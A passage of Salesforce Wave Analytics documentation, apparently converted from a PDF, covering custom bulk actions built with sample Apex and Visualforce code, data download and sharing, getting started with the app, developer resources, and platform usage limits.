- Lead
- Opportunity

Actions on Contacts, User, or User Profile page layouts are not supported.

The current implementation of action menus supports Chatter actions (Post, File, Thanks, Link, Poll, and Question), object-specific actions, and global actions. It does not support Salesforce1 actions.

Other objects and actions will be supported in future releases.

Developing Action Menus

Your development team creates actions menus by editing a dataset's extended metadata (XMD) file. For more information, see Dimensions Section in the Extended Metadata (XMD) Reference.

To create an open record link in an action menu for a dataset with records from multiple Salesforce org instances, you have to add an organizations section to the XMD file. The organizations section lets you map from org IDs to the URLs for each org instance referred to in the dataset. See Organizations Section in the Extended Metadata (XMD) Reference.

Configure Bulk Actions on Table Records

You can create custom bulk actions that apply to all records shown in a table widget of a Wave designer dashboard. Use bulk actions to update records or perform an action on each of them.

You define the bulk action in a Visualforce page. The Visualforce page can make calls to Apex methods. You can also configure the Visualforce page to display the results of the action or show an interactive form. For example, you can create a form that allows the dashboard viewer to change the account owner of each opportunity shown in the table widget.

Before we get into the details about how to create a bulk action, review the following high-level process.

1. Wave passes the SAQL query used to populate the table widget to the Visualforce page.

   Note: The SAQL query that Wave passes usually contains a limit. To return more results, modify the `limit` statement in the SAQL query.

2. You write custom Visualforce and, if needed, Apex code to extract the SAQL query.

   Tip: When issuing a Wave API request for the SAQL query, if most of your logic is in Javascript on the client side, then you should use AJAX from Javascript. If most of your logic is in Apex, then use HTTP from your Apex class.

3. Your code executes the SAQL query against the Wave Query API.
4. The Wave API returns the results of the query—dataset rows—to the Visualforce page.
5. You write more custom code that performs actions on the returned dataset rows. For example, you can perform a bulk edit, bulk create, or integrate with 3rd party.


Note: Bulk actions only work on steps that query datasets. If the table widget is built on a step with type `static` or `soql`, the action doesn't work.

Bulk Actions Example

You want to add the "Create Opportunities" option in a table widget's action menu. This action must create an opportunity for each account shown in a table widget.

Bulk Actions Example

You want to add the "Create Opportunities" option in a table widget's action menu. This action must create an opportunity for each account shown in a table widget.



Note: This widget-level action menu is different from the record-level action menu that you can access from a record.

To keep the user informed of what is happening, the action must also display a Visualforce page that shows the progress of the following tasks.

1. The Visualforce page retrieves a list of accounts from the SAQL query used to populate the table widget. If the table widget's results were previously filtered because of selections in other dashboard widgets, only the filtered records are returned.



2. The Visualforce page creates an opportunity for each retrieved account.



3. The Visualforce page shows the opportunity created for each account.




To implement this bulk action, perform the following tasks.

1. Define Action Behavior with Apex Controller Class and Methods
   Define an Apex controller class and methods that generate a list of accounts shown in the table widget, create an opportunity for each account, and return the progress of each task.
2. Create a Visualforce Page That Executes the Action
   The Visualforce page calls the methods defined in the Apex controller class to invoke the action and provide a status on the tasks.
3. Assign Bulk Action to Table Widget
   Configure the table widget properties to expose the bulk action defined in the Visualforce page.

Define Action Behavior with Apex Controller Class and Methods

Define an Apex controller class and methods that generate a list of accounts shown in the table widget, create an opportunity for each account, and return the progress of each task.

1. From setup, enter `Apex Classes` in the Quick Find box.
2. Select **Apex Classes**.
3. Click **New**.



4. Add the following code.

```
public class CreateOpportunitiesController {
    public string query{get; set;}

/* To determine the records to perform the bulk action on, extract the SAQL query */
    public PageReference init() {
        query = ApexPages.currentPage().getParameters().get('query');
        return null;
    }

/* Takes the account records from the SAQL query, creates an opportunity for each account,
 and then returns a map between account ID and new opportunity name. Note: Account.Name
 and AccountId referenced below refer to the dataset field names. Update them to match
 your dataset fields. */
    @RemoteAction
   public static Map<String, String> create(List <Map<String, String>> accountRecords)
 {
        Map<String, String> result = new Map<String, String>();


        List<Opportunity> opps = new List<Opportunity>();
        for (Map<String, String> accountRecord : accountRecords) {

            String name = accountRecord.get('Account.Name') + ' - Sprint Review - 12/2';

             String accountId = accountRecord.get('AccountId');
             result.put(accountId, name);
             Opportunity opp = new Opportunity(
/* You can set different fields from the Opportunity object than those listed below,
```


```
like Amount. */
                Name = name,
                Type ='New Customer',
                AccountId = Id.valueOf(accountId),
                CloseDate=Date.valueOf('2016-12-31'),
                StageName='Prospecting');
            opps.add(opp);
        }
        insert opps;
        return result;
    }
}
```

5. Click **Save**.

Create a Visualforce Page That Executes the Action

The Visualforce page calls the methods defined in the Apex controller class to invoke the action and provide a status on the tasks.

1. From setup, enter *Visualforce* in the Quick Find box.
2. Select **Visualforce Pages**.
3. Click **New**.
4. Enter the Visualforce page label and description.



5. Replace the existing markup with this code.

```
<apex:page controller="CreateOpportunitiesController" action="{!init}" showheader="false"
 sidebar="false" standardStylesheets="false" title="Create Opportunities" >
    <apex:stylesheet
value="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css"/>

/* Use jQuery to process API calls */
    <apex:includeScript value="https://code.jquery.com/jquery-3.1.0.min.js"/>
    <style>
        th {
            width: 50%;
```

```
        }
        h4 {
            font-size: 24px;
        }
        table {
            font-size: 20px;
            width: 100%;
        }
    </style>
    <div class="container-fluid">

/* Add HTML table to the Visualforce page that shows the accounts, the opportunity
creation status, and then finally the new opportunity name */
        <h4 id="message">Querying Accounts...</h4>
        <table name="results" id="results" data-role="table" class="table-bordered
table-striped table-responsive">
            <thead><tr><th>Account</th><th>Opportunity</th></tr></thead>
            <tbody></tbody>
        </table>
    </div>

    <script>
        $(function() {
            $.ajaxSetup({
                headers: {"Authorization": 'Bearer {!$Api.Session_ID}'}
            });

            setTimeout(executeQuery, 1000);
        });

/* Executes the SAQL query and displays the resulting accounts. Note: Account.Name and
 AccountId referenced below refer to the dataset field names. Update them to match your
 dataset fields. */
        function executeQuery() {
            var query = {};
            query.statements = "{!JSENCODE(query)}";
            var queryObj = {query: query.statements};
            $.ajax({
                type: 'POST',
                url: '/services/data/v39.0/wave/query',
                data: JSON.stringify(queryObj),
                contentType: 'application/json',
                success: function(data) {
                    $('#message').html('Creating Opportunities...');
                    var record = null;
                    var row = null;
                    $('#results tbody').empty();

                    for (var i = 0; i < data.results.records.length; i++) {
                        record = data.results.records[i];
                        row = $('<tr>');
                        row.append($('<td>').html(record['Account.Name']));
                        row.append($('<td class="' + record.AccountId +
'">').html('Creating...'));
```

```
                        $('#results tbody').append(row);
                    }

                    setTimeout(function() {createOpportunities(data.results.records);},
 1000);
                },
            });
        }

/* Calls the Apex controller method that creates opportunities for each account and
returns the opportunity name for each account to the HTML table. */
        function createOpportunities(accountRecords) {
          CreateOpportunitiesController.create(accountRecords, function(result, event)
 {
                console.log(result);
                if (event.status) {
                    for (var i = 0; i < accountRecords.length; i++) {
                        $('td.' +
accountRecords[i].AccountId).html(result[accountRecords[i].AccountId]);
                    }
                  $('#message').html(accountRecords.length + ' Opportunities Created');

                }
                else {
                    $('#message').html('Error: ' + event.message);
                }
            });
        }
    </script>
</apex:page>
```


6. Click **Save**.

Assign Bulk Action to Table Widget

Configure the table widget properties to expose the bulk action defined in the Visualforce page.

1. Open the Wave dashboard that contains the table widget.
2. Edit the dashboard.
3. Select the table widget.
4. In the widget properties, select **Show custom action**.
5. Enter the following widget properties.

Property	Description
Custom Action Label	Label for the action in the action menu.
Visualforce Page Name	API name of the Visualforce page.
Visualforce Namespace Prefix	Optional. Namespace prefix specified for the Visualforce page.




6. Save the dashboard.


Download Images and Filtered Data

Download filtered data from lens explorations and dashboard widgets. Download formats include image (`.png`), Microsoft® Excel® (`.xls`), and comma-separated values (`.csv`) files. This feature downloads the results of a displayed query (or step).

Select **Download** from the drop-down menu on a dashboard widget.



Or, from a lens, select **Share** and then **Download**.



EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To download screenshots and data in tabular format through the Wave Analytics user interface:

- "Download Wave Analytics Data"

When downloading filtered data, the number of rows is limited by the query. The default limit per query is 10,000 rows of data. To set a different value, use the SAQL `limit` statement.

SEE ALSO:

Enable Downloading from Wave Analytics

Incorporate Visualizations through Chatter Posts and Sharing Links

Share a visualization with your colleagues by posting to Chatter, or by getting its unique URL. A Chatter post provides an image and a link to the asset—lens, dashboard, or app—in Wave Analytics. Colleagues with the link and access to the asset can drill in and explore the information that's presented.

1. Click **Share**.



2. Click the tab for the sharing method that you want: **Post to Feed**, which posts to Chatter an image and link to the lens, dashboard, or app; or **Get URL**, which is a unique URL to the asset.
   a. If you're posting to Chatter, select **User** or **Group** feed, enter the name, and then type your comment. You can also remove the image from your post by hovering over it and clicking the **x**. Note that posted images are public.
   b. If you're getting the unique URL, copy the link, and then paste it wherever you want to share it.
3. If applicable, click **Give Access** to set the level of sharing access.
4. Click **Done**.

Note: To share a visualization, you must give access to the app that contains it. Lenses, datasets, and dashboards within the default Shared App are accessible to all Wave Analytics users, unless administrators have restricted access. All other apps are private unless someone with Manager access to the app has shared it with a specific user, group, or role.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

Get Started Using Wave

With just a few clicks, you can run Wave apps, dashboards, and lenses.

Open Wave Analytics

Go to Wave Analytics by opening the app menu or app launcher in the Salesforce header and then clicking **Wave Analytics**. Alternatively, access your personal Analytics home from a tab within Salesforce.

Learn Your Way Around Wave


The Wave Analytics tab is your home base for exploring your data.

Open Wave Analytics


Go to Wave Analytics by opening the app menu or app launcher in the Salesforce header and then clicking **Wave Analytics**. Alternatively, access your personal Analytics home from a tab within Salesforce.

The method for opening Wave Analytics depends on the user experience enabled in your org.

In Lightning Experience, click the app picker (1), and then click the **Wave Analytics** app.



In Salesforce Classic, select **Wave Analytics** from the app picker.



You can also get started with Wave from the **Analytics** tab in your Salesforce org. If you don't see the tab, your administrator sets it up like any new tab.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To access Wave Analytics:

- "Use Wave Analytics"



Learn Your Way Around Wave

The Wave Analytics tab is your home base for exploring your data.

Pin Apps to Your Analytics Home
Wave apps are where you run your dashboards, and you can pin your favorite apps to your personal Analytics home page.

Run Apps
Start your Wave app to run and present its dashboards.


Track Notifications
The lower part of the Analytics home page tracks the progress on the notifications that you've set.

Browse Your Wave Assets
To view or search organized lists of apps, dashboards, and lenses, click **Browse All** on the home page.


Pin Apps to Your Analytics Home

Wave apps are where you run your dashboards, and you can pin your favorite apps to your personal Analytics home page.

The first time you click the Wave Analytics tab, you'll see tiles for your three most recently used Wave apps. If you've unpinned all your apps, you're prompted to add apps to the home page.



Click **Pin Apps** to select the apps that you want to access regularly. Or to unpin an app, click it to remove the pin.



Apps appear on your Wave Analytics home in the order that you pinned them.

Note: If you don't have any apps yet, go to Create an App.

Run Apps


Start your Wave app to run and present its dashboards.

Click an app, either one that's pinned on your Wave Analytics home page or one listed under the Browse tab. Clicking an app opens it in presentation mode, displaying the first dashboard on your navigation list.

To open the navigation panel, click the navigation icon ( ). The panel lists the available dashboards. Click the icon again to close the panel.

When the navigation panel is open, click a dashboard to start it. Dashboards let you explore live, interactive views of your data. Go ahead and click the widgets, toggles, and charts. When you want to return the dashboard to its initial state, click the refresh icon ( ).

In addition, from the running app you can:




- Present full screen
- Set and manage notifications
- Annotate the dashboard
- Share the dashboard
- Open the dashboard in the dashboard designer in order to edit it (if you have permission and access)

- Browse the contents of the app
- Unpin the app from the home page (if you have permission and access).

Track Notifications


The lower part of the Analytics home page tracks the progress on the notifications that you've set.



Click an app on your Wave Analytics home page and navigate to a dashboard with KPIs. The KPI numbers are actually dashboard widgets that you can use to set notifications. Hover over the number, locate the dropdown menu, and select **Set Notification**.

To learn how to set notifications, see Set Smart Notifications for Your Most Important Business Metrics.


All your active notifications appear on your Analytics home page. The notifications tracking gauges are designed to show the progress toward the conditions set in your notification.



Browse Your Wave Assets

To view or search organized lists of apps, dashboards, and lenses, click **Browse All** on the home page.

You can also view the contents of a running app by selecting **Browse App** from its menu.



Wave's Browse tab gives you options to view all assets, sort by asset, and search. Lists of assets are arranged in most recently used order. Click **Show More** next to an asset to see the full list.

Click the list view icon ( ) to view assets with their descriptions and additional information. Click the tile view icon ( ) to go back to tiles with thumbnail images of dashboards and lenses.

Go Mobile

Find resources for Wave Analytics for Android and iOS.

Mobile Topics	Resources
Get the Apps	iTunes Google Play
Log In and Get Started	Wave Analytics for iOS Wave Analytics for Android
Optimize Dashboard Layouts for Mobile	Generate Unique Wave Dashboard Layouts for Different Devices Mobile Dashboard Layouts JSON Reference
Administer Wave Mobile	Connected App for Wave Analytics on Mobile
Know the Limitations	Limits for Using Wave Analytics on iPhone® and iPad® Limits for Using Wave Analytics on Android Devices

Develop on the Wave Platform

Find resources for developing with Wave.

The Wave REST API
You can access Wave Analytics datasets and lenses programmatically using the Wave REST API.

Salesforce Analytics Query Language (SAQL)

Use SAQL to access data in Wave Analytics datasets. Wave Analytics uses SAQL behind the scenes in lenses and dashboards to gather data for visualizations.

Wave Migration, Packaging, and Distribution

You can migrate Wave assets using change sets, bundle them together in managed packages, distribute and track packages through AppExchange and the License Management App, and use the metadata API to manage customizations for your org.

The Wave REST API

You can access Wave Analytics datasets and lenses programmatically using the Wave REST API.

Using the Wave REST API, you can:

- Send queries directly to the Wave Platform.
- Access datasets that have been imported into the Wave Platform.
- Create and retrieve Wave Analytics lenses.
- Access XMD information.
- Retrieve a list of dataset versions.
- Create and retrieve Wave Analytics applications.
- Create, update, and retrieve Wave Analytics dashboards.
- Retrieve a list of dependencies for an application.
- Determine what features are available to the user.
- Work with and schedule Trend in Wave report snapshots.
- Manipulate replicated datasets.
- Get, add, update, and delete 'eclair' geo map charts.

For complete information about the API, see the *Wave REST API Developer Guide*.

SEE ALSO:

Enable the Wave REST API

Salesforce Analytics Query Language (SAQL)

Use SAQL to access data in Wave Analytics datasets. Wave Analytics uses SAQL behind the scenes in lenses and dashboards to gather data for visualizations.

Developers can write SAQL to directly access Wave Analytics data via:

- Wave REST API

  Build your own app to access and analyze Wave Analytics data or integrate data with existing apps.

- Dashboard JSON

  Create advanced dashboards. A dashboard is a curated set of charts, metrics, and tables.

For complete information about SAQL, see the *Wave Analytics SAQL Reference*.

SEE ALSO:

View the Query Behind Your Lens

Wave Migration, Packaging, and Distribution

You can migrate Wave assets using change sets, bundle them together in managed packages, distribute and track packages through AppExchange and the License Management App, and use the metadata API to manage customizations for your org.

Migrate Wave Assets with Change Sets

Use change sets to move customized Wave assets between orgs that have a deployment connection. For example, create a Wave app containing dashboards, lenses, datasets, dataflows in your Sandbox org, then migrate the app assets to your production org once testing is complete.

Package Wave Assets in Managed Packages

You can create managed packages of Wave assets, including Wave apps, dashboards, lenses, datasets, and dataflows. Use packages to distribute those assets to other users or organizations, including those outside your company.

Distribute Wave Assets Through AppExchange

Once your managed package is certified through our security review, you can make it available to your customers by uploading it to AppExchange. You can specify your package release type, control major and minor version numbers, and specify licensing options through the Licensing Management Application.

Use the Metadata API for Wave Assets and User XMD

Wave provides full support for the Metadata API, which can be used to retrieve, deploy, create, update, or delete customizations for your organization.

Wave Analytics Limits

This section describes Wave Analytics limits.

The following limits apply to all supported editions. Contact salesforce.com to extend the limits.

API Call Limits

Limit	Value
Maximum concurrent Wave Analytics API calls per org	100
Maximum Wave Analytics API calls per user per hour	10,000

Wave Analytics License Data Storage Limits

Note: The data limits shown in the following table apply *only* to Analytics Cloud - Wave Analytics Platform and Analytics Cloud - Sales Wave Analytics App and Service Wave Analytics app licenses purchased on or after October 20, 2015.

License	Limit
Analytics Cloud - Wave Analytics Platform	100 million rows
Sales Wave and Service Wave apps	25 million rows when used without Analytics Cloud - Wave Analytics Platform license. Use of Sales Wave and Service Wave app licenses does not increase data limit for platform license
Analytics Cloud - Additional Data Rows	100 million rows

Dataset Storage Limits

Limit	Value
Maximum number of rows for all registered datasets combined.	250 million per platform license *purchased before* October 20, 2015. Note: For best performance, we recommend datasets to be in the range of 100M records. Several items, such as the size of the records, and cardinality of measures, can significantly or adversely affect performance. Note: Wave Analytics Dataset storage does not count against Salesforce core file or Salesforce core data storage limits.
Maximum number of fields in a dataset	5,000 (including up to 1,000 date fields)
Maximum value for each numeric field in a dataset	36,028,797,018,963,967
Minimum value for each numeric field in a dataset	-36,028,797,018,963,968

Dataflow Limits

Limit	Value
Maximum number of dataflow runs in a rolling 24-hour period	24

Note: Wave uses the bulk API, which counts towards your Salesforce bulk API limits. The dataflow submits a separate bulk API call to extract data from each Salesforce object. The dataflow uses a batch size of 100K to 250K, depending on whether the dataflow or the bulk API chunks the data. As a result, to extract 1 million rows from an object, the dataflow creates 4-10 batches.

ELT Job Limits

Limit	Value
Timeout for ELT jobs that have been scheduled but not executed	5 minutes

Note: ELT jobs include user dataflows, CSV uploads, dataset recipes, and replication.

Replication Limits

Limit	Value
Maximum number of objects that can be enabled for replication	50

Note: If you are currently extracting more than 50 objects in your dataflows, contact Salesforce Customer Support before you enable replication.

Trending Data Limits

Limit	Value
Maximum number of trended datasets per user	5
Maximum number of rows per snapshot	100,000
Maximum monthly number of rows for all snapshots per org	40 million

Note: Trended datasets count toward the overall Wave platform limits, including total number of rows.

Sales Wave App Limits

Sales Wave limits custom object support to no more than ten custom objects and one dataflow for each org that implements the app. These are contractual, not technical, limits.

External Data Limits

Limit	Value
Maximum file size per external data upload	If you use the External Data API: 40 GB. If you use the user interface: 512 MB.
Maximum file size for all external data uploads in a rolling 24-hour period	50 GB
Maximum number of external data files that can be uploaded in a rolling 24-hour period	50
Maximum number of characters in a field	32,000
Maximum number of fields in a record	5,000 (including up to 1,000 date fields)
Maximum number of characters for all fields in a record	400,000

Query Limits

Limit	Value
Maximum concurrent queries per organization	50 per platform license
Maximum concurrent queries per user	10
Maximum number of rows returned per query 10,000 is the default value. To set a different value, use the SAQL `limit` statement.	10,000
Query timeout	2 minutes

The following limits apply to the Wave-enabled Developer Edition.

Developer Edition Limits

Limit	Value
Maximum number of data rows	250,000
Maximum concurrent queries	5

Note: Wave is built on force.com platform and is subject to the force.com platform limits. For example, the SOQL query limit (20,000 characters) controls the number of fields from which the sfdcDigest transformation can extract data. If you exceed a force.com limit, an error occurs. See force.com platform limits.

Wave Analytics Limitations

Wave Analytics differs from other Salesforce features in some ways.

General Limitations

This section describes Wave Analytics limitations.

Update Schedule

All customers receive Wave Analytics updates on the same schedule, regardless of instance.

Localization and Internationalization

